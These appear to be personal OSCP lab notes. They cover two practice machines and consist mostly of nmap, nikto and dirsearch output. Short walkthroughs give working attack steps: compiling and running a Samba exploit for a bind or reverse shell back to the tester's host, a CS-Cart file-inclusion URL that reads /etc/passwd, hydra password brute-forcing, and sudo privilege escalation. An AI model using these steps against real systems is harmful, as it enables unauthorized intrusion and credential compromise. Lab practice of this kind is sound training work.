TYPE : 120 WIN32\_SHARE\_PROCESS (interactive)  
STATE : 4 RUNNING  
(STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: Nla  
DISPLAY\_NAME: Network Location Awareness (NLA)  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: PlugPlay  
DISPLAY\_NAME: Plug and Play  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(NOT\_STOPPABLE,NOT\_PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: RasMan  
DISPLAY\_NAME: Remote Access Connection Manager  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: RemoteRegistry  
DISPLAY\_NAME: Remote Registry  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: RpcSs  
DISPLAY\_NAME: Remote Procedure Call (RPC)  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(NOT\_STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: SamSs  
DISPLAY\_NAME: Security Accounts Manager  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
          (NOT\_STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: Schedule  
DISPLAY\_NAME: Task Scheduler  
TYPE : 120 WIN32\_SHARE\_PROCESS (interactive)  
STATE : 4 RUNNING  
          (STOPPABLE,PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: seclogon  
DISPLAY\_NAME: Secondary Logon  
TYPE : 120 WIN32\_SHARE\_PROCESS (interactive)  
STATE : 4 RUNNING  
          (STOPPABLE,PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: SENS  
DISPLAY\_NAME: System Event Notification  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
          (STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: SharedAccess  
DISPLAY\_NAME: Internet Connection Firewall (ICF) / Internet Connection Sharing (ICS)  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
          (STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: ShellHWDetection  
DISPLAY\_NAME: Shell Hardware Detection  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
          (STOPPABLE,PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: SNMP  
DISPLAY\_NAME: SNMP Service  
TYPE : 10 WIN32\_OWN\_PROCESS  
STATE : 4 RUNNING  
          (STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)

WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: TapiSrv  
DISPLAY\_NAME: Telephony  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(STOPPABLE,PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: TermService  
DISPLAY\_NAME: Terminal Services  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(NOT\_STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: Themes  
DISPLAY\_NAME: Themes  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(STOPPABLE,NOT\_PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: TrkWks  
DISPLAY\_NAME: Distributed Link Tracking Client  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(STOPPABLE,NOT\_PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: uploadmgr  
DISPLAY\_NAME: Upload Manager  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
(STOPPABLE,NOT\_PAUSABLE,IGNORES\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: VMTools  
DISPLAY\_NAME: VMTools  
TYPE : 110 WIN32\_OWN\_PROCESS (interactive)  
STATE : 4 RUNNING  
(STOPPABLE,PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: W3SVC

DISPLAY\_NAME: World Wide Web Publishing  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
         (STOPPABLE,PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: WebClient  
DISPLAY\_NAME: WebClient  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
         (STOPPABLE,NOT\_PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

SERVICE\_NAME: winmgmt  
DISPLAY\_NAME: Windows Management Instrumentation  
TYPE : 20 WIN32\_SHARE\_PROCESS  
STATE : 4 RUNNING  
         (STOPPABLE,PAUSABLE,ACCEPTS\_SHUTDOWN)  
WIN32\_EXIT\_CODE : 0 (0x0)  
SERVICE\_EXIT\_CODE : 0 (0x0)  
CHECKPOINT : 0x0  
WAIT\_HINT : 0x0

# **screenshot**

## **22 Barry**

nmap came back with a ton of shit  
The webpages looked... familiar..  
turns out this is identical to kioptix 1.0

<https://www.exploit-db.com/exploits/10>

download the exploit

gcc 10.c -o samba

run it

./samba -b=0 10.11.1.22

this makes a bind shell. if you want a reverse you may need to go into the 10.c file edit 795, 796, 797 (maybe just remove it, i havent tried it)

gcc 10.c -o samba1

./samba1 -b=0 -c 10.11.0.186 10.11.1.22

<https://www.hackingarticles.in/hack-the-kioptix-level-1/>

## ***enumeration***

## **nmap**

```
nmap 10.11.1.22
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-26 08:35 EST
Nmap scan report for 10.11.1.22
Host is up (0.040s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
199/tcp   open  smux
443/tcp   open  https
995/tcp   open  pop3s
32768/tcp open  filenet-tms
MAC Address: 00:50:56:89:72:34 (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 1.94 seconds  
root@kali:~/Desktop/Machines/OSCP/22#

## reg nmap

```
nmap -sC -sV -p- 10.11.1.22
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-26 08:37 EST
Nmap scan report for 10.11.1.22
Host is up (0.037s latency).
Not shown: 65524 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp?
22/tcp    open  ssh        OpenSSH 3.1p1 (protocol 1.99)
| ssh-hostkey:
|   1024 4a:e3:f8:07:d5:d6:b1:b5:bf:54:ac:e7:17:36:7e:e8 (RSA1)
|   1024 77:67:f2:2c:3d:7c:45:24:fe:5e:0f:de:07:65:b3:57 (DSA)
|_  1024 42:b1:48:0b:41:f8:a9:12:cc:9b:c4:ed:26:74:64:2c (RSA)
_|_sshv1: Server supports SSHv1
23/tcp    open  telnet?
25/tcp    open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
80/tcp    open  http     Apache httpd 1.3.23 ((Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.7
OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26 mod_throttle/3.1.2)
| http-methods:
|_ Potentially risky methods: PUT DELETE CONNECT PATCH PROPFIND PROPPATCH MKCOL COPY MOVE LOCK UNLOCK
TRACE
|_http-server-header: Apache/1.3.23 (Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.7 OpenSSL/0.9.6b
DAV/1.0.3 PHP/4.1.2 mod_perl/1.26 mod_throttle/3.1.2
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind   2 (RPC #100000)
| rpcinfo:
| program version  port/proto service
| 100000  2        111/tcp  rpcbind
| 100000  2        111/udp  rpcbind
| 100024  1        32768/tcp status
|_ 100024  1        32768/udp status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
199/tcp   open  smux     Linux SNMP multiplexer
443/tcp   open  ssl/https Apache/1.3.23 (Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.
|_http-server-header: Apache/1.3.23 (Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.7 OpenSSL/0.9.6b
DAV/1.0.3 PHP/4.1.2 mod_perl/1.26 mod_throttle/3.1.2
|_http-title: 400 Bad Request
|_ssl-date: 2019-11-26T13:40:57+00:00; -5s from scanner time.
| sslv2:
| SSLv2 supported
| ciphers:
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_RC4_64_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|_  SSL2_RC4_128_EXPORT40_WITH_MD5
995/tcp   open  ssl/pop3s?
|_ssl-date: 2019-11-26T13:40:57+00:00; -5s from scanner time.
| sslv2:
| SSLv2 supported
| ciphers:
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|_  SSL2_RC4_128_EXPORT40_WITH_MD5
32768/tcp open  status    1 (RPC #100024)
MAC Address: 00:50:56:89:72:34 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -5s, deviation: 0s, median: -5s
```

|\_nbstat: NetBIOS name: BARRY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
|\_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 489.57 seconds

root@kali:~/Desktop/Machines/OSCP/22#



## **nmap**

```
PORT STATE SERVICE REASON      VERSION
80/tcp open  http  syn-ack ttl 64 Apache httpd 1.3.23 ((Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26 mod_throttle/3.1.2
|_http-server-header: Apache/1.3.23 (Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.7 OpenSSL/0.9.6b
DAV/1.0.3 PHP/4.1.2 mod_perl/1.26 mod_throttle/3.1.2
MAC Address: 00:50:56:89:72:34 (VMware)
```

# nikto

```
nikto -host http://10.11.1.22:80 | tee nikto_10.11.1.22:80
```

```
- Nikto v2.1.6
```

```
+ Target IP:      10.11.1.22
+ Target Hostname: 10.11.1.22
+ Target Port:    80
+ Start Time:    2019-11-26 08:37:48 (GMT-5)

-----
```

+ Server: Apache/1.3.23 (Unix) (Red-Hat/Linux) mod\_python/2.7.6 Python/1.5.2 mod\_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod\_perl/1.26 mod\_throttle/3.1.2

+ Server leaks inodes via ETags, header found with file /, inode: 244119, size: 2890, mtime: Tue Apr 9 14:56:58 2002

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.

+ mod\_perl/1.26 appears to be outdated (current is at least 2.0.7)

+ Apache/1.3.23 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.

+ DAV/1.0.3 appears to be outdated (current is at least 2)

+ mod\_ssl/2.8.7 appears to be outdated (current is at least 2.8.31) (may depend on server version)

+ mod\_throttle/3.1.2 appears to be outdated (current is at least 3.2.0)

+ PHP/4.1.2 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.

+ mod\_python/2.7.6 appears to be outdated (current is at least 3.3.1)

+ Python/1.5.2 appears to be outdated (current is at least 2.7.5)

+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header

+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE, POST, PUT, DELETE, CONNECT, PATCH, PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK, UNLOCK

+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.

+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.

+ HTTP method ('Allow' Header): 'CONNECT' may allow server to proxy client requests.

+ HTTP method: 'PATCH' may allow client to issue patch commands to server. See RFC-5789.

+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web server.

+ WebDAV enabled (MKCOL UNLOCK COPY PROPPATCH PROPFIND LOCK listed as allowed)

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ OSVDB-838: Apache/1.3.23 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.

+ OSVDB-4552: Apache/1.3.23 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.

+ OSVDB-2733: Apache/1.3.23 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod\_rewrite and mod\_cgi. CAN-2003-0542.

+ mod\_python/2.7.6 - mod\_python 2.7.6 or older may allow attackers to execute functions remotely.

+ PHP/4.1.2 mod\_perl/1.26 mod\_throttle/3.1.2 - PHP below 4.3.3 may allow local attackers to safe mode and gain access to unauthorized files. <http://www.securityfocus.com/bid/8201>.

+ //etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.

+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.

+ OSVDB-3268: /manual/: Directory indexing found.

+ OSVDB-3092: /manual/: Web server manual found.

+ OSVDB-3268: /icons/: Directory indexing found.

+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response

+ Scan terminated: 20 error(s) and 32 item(s) reported on remote host

+ End Time: 2019-11-26 08:49:31 (GMT-5) (703 seconds)

```
+ 1 host(s) tested
```

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.11.1.22:80 --simple-report dirsearchsimple_10.11.1.22:80
```

v0.3.8  
\_.--\_. --\_.|\_|  
(\_|||\_) (/\_(\_||(\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-11-26\_08-37-49.log

Target: <http://10.11.1.22:80>

```
[08:37:49] Starting:  
[08:37:50] 403 - 272B - /cgi-bin/  
[08:37:50] 200 - 18KB - /icons/  
[08:37:56] 200 - 643B - /manual/  
[08:38:01] 200 - 5KB - /usage/  
[08:38:08] 403 - 268B - /doc/  
[08:38:21] 200 - 18KB - /mrtg/  
[08:59:33] 403 - 273B - /%7Ewilliam/  
[09:00:43] 403 - 270B - /%7Eadam/
```

Task Completed



## ***nmap***

| PORT    | STATE | SERVICE   | REASON         | VERSION                                                                                                                                                                     |
|---------|-------|-----------|----------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 443/tcp | open  | ssl/https | syn-ack ttl 64 | Apache/1.3.23 (Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.1_20110212 OpenSSL/0.9.8.3 PHP/5.2.14 mod_perl/2.0.4 mod_throttle/3.1.2                      |
|         |       |           |                | _http-server-header: Apache/1.3.23 (Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.1_20110212 OpenSSL/0.9.8.3 PHP/5.2.14 mod_perl/2.0.4 mod_throttle/3.1.2 |
|         |       |           |                | DAV/1.0.3 PHP/4.1.2 mod_perl/1.26 mod_throttle/3.1.2                                                                                                                        |
|         |       |           |                | MAC Address: 00:50:56:89:72:34 (VMware)                                                                                                                                     |

# nikto

```
nikto -host http://10.11.1.22:443 | tee nikto_10.11.1.22:443
```

```
- Nikto v2.1.6
```

```
+ Target IP:      10.11.1.22
+ Target Hostname: 10.11.1.22
+ Target Port:    443
+ Start Time:    2019-11-26 08:37:49 (GMT-5)

-----
```

+ Server: Apache/1.3.23 (Unix) (Red-Hat/Linux) mod\_python/2.7.6 Python/1.5.2 mod\_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod\_perl/1.26 mod\_throttle/3.1.2

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ mod\_python/2.7.6 appears to be outdated (current is at least 3.3.1)

+ mod\_ssl/2.8.7 appears to be outdated (current is at least 2.8.31) (may depend on server version)

+ DAV/1.0.3 appears to be outdated (current is at least 2)

+ mod\_perl/1.26 appears to be outdated (current is at least 2.0.7)

+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.

+ mod\_throttle/3.1.2 appears to be outdated (current is at least 3.2.0)

+ Python/1.5.2 appears to be outdated (current is at least 2.7.5)

+ PHP/4.1.2 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.

+ Apache/1.3.23 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.

+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header

+ OSVDB-838: Apache/1.3.23 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.

+ OSVDB-4552: Apache/1.3.23 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.

+ OSVDB-2733: Apache/1.3.23 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod\_rewrite and mod\_cgi. CAN-2003-0542.

+ mod\_python/2.7.6 - mod\_python 2.7.6 or older may allow attackers to execute functions remotely.

+ PHP/4.1.2 mod\_perl/1.26 mod\_throttle/3.1.2 - PHP below 4.3.3 may allow local attackers to safe mode and gain access to unauthorized files. <http://www.securityfocus.com/bid/8201>.

+ //etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.

+ 7550 requests: 14 error(s) and 19 item(s) reported on remote host

+ End Time: 2019-11-26 08:47:34 (GMT-5) (585 seconds)

```
+ 1 host(s) tested
root@kali:~/Desktop/Machines/OSCP/22#
```



## ***proof***

da690f91f46eb888719fe942efed2993

## screenshot

```
whoami && hostname && /sbin/ifconfig && cat /root/proof.txt
root
barry
eth0      Link encap:Ethernet  HWaddr 00:50:56:89:72:34
          inet addr:10.11.1.22  Bcast:10.11.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5736 errors:97 dropped:0 overruns:0 frame:0
          TX packets:1761 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:501105 (489.3 Kb)  TX bytes:153756 (150.1 Kb)
          Interrupt:11 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:35 errors:0 dropped:0 overruns:0 frame:0
          TX packets:35 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4791 (4.6 Kb)  TX bytes:4791 (4.6 Kb)

da690f91f46eb888719fe942efed2993
```

## 24 Payday

nmap showed an assload of ports open 80 being one of them  
Going to the webpage showed me that it is running cs cart  
searchsploit told me that cs cart was vulnerable  
10.11.1.24/install.php showed me the version was 1.3.3  
searchsploit pointed me to </usr/share/exploitdb/exploits/php/webapps/1872.txt>  
[http://10.11.1.24/classes/phpmailer/class.cs\\_phpmailer.php?classes\\_dir=/etc/passwd%00](http://10.11.1.24/classes/phpmailer/class.cs_phpmailer.php?classes_dir=/etc/passwd%00)  
^^gave me /etc/passwd!!!  
patrick is a user!! send to hydra with tirefire and rockyou...BOOM user patrick password patrick  
ssh in... user shell!!

poke around...nothing special  
sudo -l says I can do it all  
sudo /bin/bash -i  
whoami  
root

## ***enumeration***

## **nmap**

```
nmap 10.11.1.24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 20:33 EST
Nmap scan report for 10.11.1.24
Host is up (0.061s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
993/tcp   open  imaps
995/tcp   open  pop3s
MAC Address: 00:50:56:89:56:69 (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 2.31 seconds

## **big nmap**

```
nmap -sC -sV -p- 10.11.1.24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 20:33 EST
Nmap scan report for 10.11.1.24
Host is up (0.054s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh        OpenSSH 4.6p1 Debian 5build1 (protocol 2.0)
| ssh-hostkey:
|   1024 f3:6e:87:04:ea:2d:b3:60:ff:42:ad:26:67:17:94:d5 (DSA)
|_  2048 bb:03:ce:ed:13:f1:9a:9e:36:03:e2:af:ca:b2:35:04 (RSA)
80/tcp    open  http       Apache httpd 2.2.4 ((Ubuntu) PHP/5.2.3-1ubuntu6)
|_http-server-header: Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6
|_http-title: CS-Cart. Powerful PHP shopping cart software
110/tcp   open  pop3      Dovecot pop3d
|_pop3-capabilities: CAPA UIDL TOP RESP-CODES PIPELINING SASL STLS
| ssl-cert: Subject: commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing
outside US/countryName=XX
| Not valid before: 2008-04-25T02:02:48
|_Not valid after: 2008-05-25T02:02:48
|_ssl-date: 2019-11-21T01:35:17+00:00; +6s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MSHOME)
143/tcp   open  imap      Dovecot imaps
|_imap-capabilities: LOGINDISABLED A0001 STARTTLS IDLE completed SORT Capability MULTIAPPEND UNSELECT CHILDREN
LITERAL+ SASL-IR IMAP4rev1 NAMESPACE OK THREAD=REFERENCES LOGIN-REFERRALS
| ssl-cert: Subject: commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing
outside US/countryName=XX
| Not valid before: 2008-04-25T02:02:48
|_Not valid after: 2008-05-25T02:02:48
|_ssl-date: 2019-11-21T01:35:17+00:00; +6s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
445/tcp   open  netbios-ssn Samba smbd 3.0.26a (workgroup: MSHOME)
993/tcp   open  ssl/imap  Dovecot imaps
|_imap-capabilities: AUTH=PLAIN A0001 IDLE completed SORT Capability MULTIAPPEND UNSELECT CHILDREN LITERAL+
SASL-IR IMAP4rev1 NAMESPACE OK THREAD=REFERENCES LOGIN-REFERRALS
| ssl-cert: Subject: commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing
outside US/countryName=XX
| Not valid before: 2008-04-25T02:02:48
|_Not valid after: 2008-05-25T02:02:48
|_ssl-date: 2019-11-21T01:35:16+00:00; +5s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
995/tcp   open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: CAPA UIDL TOP RESP-CODES USER PIPELINING SASL(PLAIN)
```

| ssl-cert: Subject: commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX  
| Not valid before: 2008-04-25T02:02:48  
|\_ Not valid after: 2008-05-25T02:02:48  
|\_ssl-date: 2019-11-21T01:35:17+00:00; +6s from scanner time.  
| sslv2:  
|\_ SSLv2 supported  
| ciphers:  
|\_ SSL2\_RC4\_128\_WITH\_MD5  
|\_ SSL2\_RC4\_128\_EXPORT40\_WITH\_MD5  
|\_ SSL2\_RC2\_128\_CBC\_WITH\_MD5  
|\_ SSL2\_DES\_192\_EDE3\_CBC\_WITH\_MD5  
|\_ SSL2\_RC2\_128\_CBC\_EXPORT40\_WITH\_MD5  
MAC Address: 00:50:56:89:56:69 (VMware)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Host script results:

|\_clock-skew: mean: 50m05s, deviation: 2h02m28s, median: 5s  
|\_nbstat: NetBIOS name: PAYDAY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
| smb-os-discovery:  
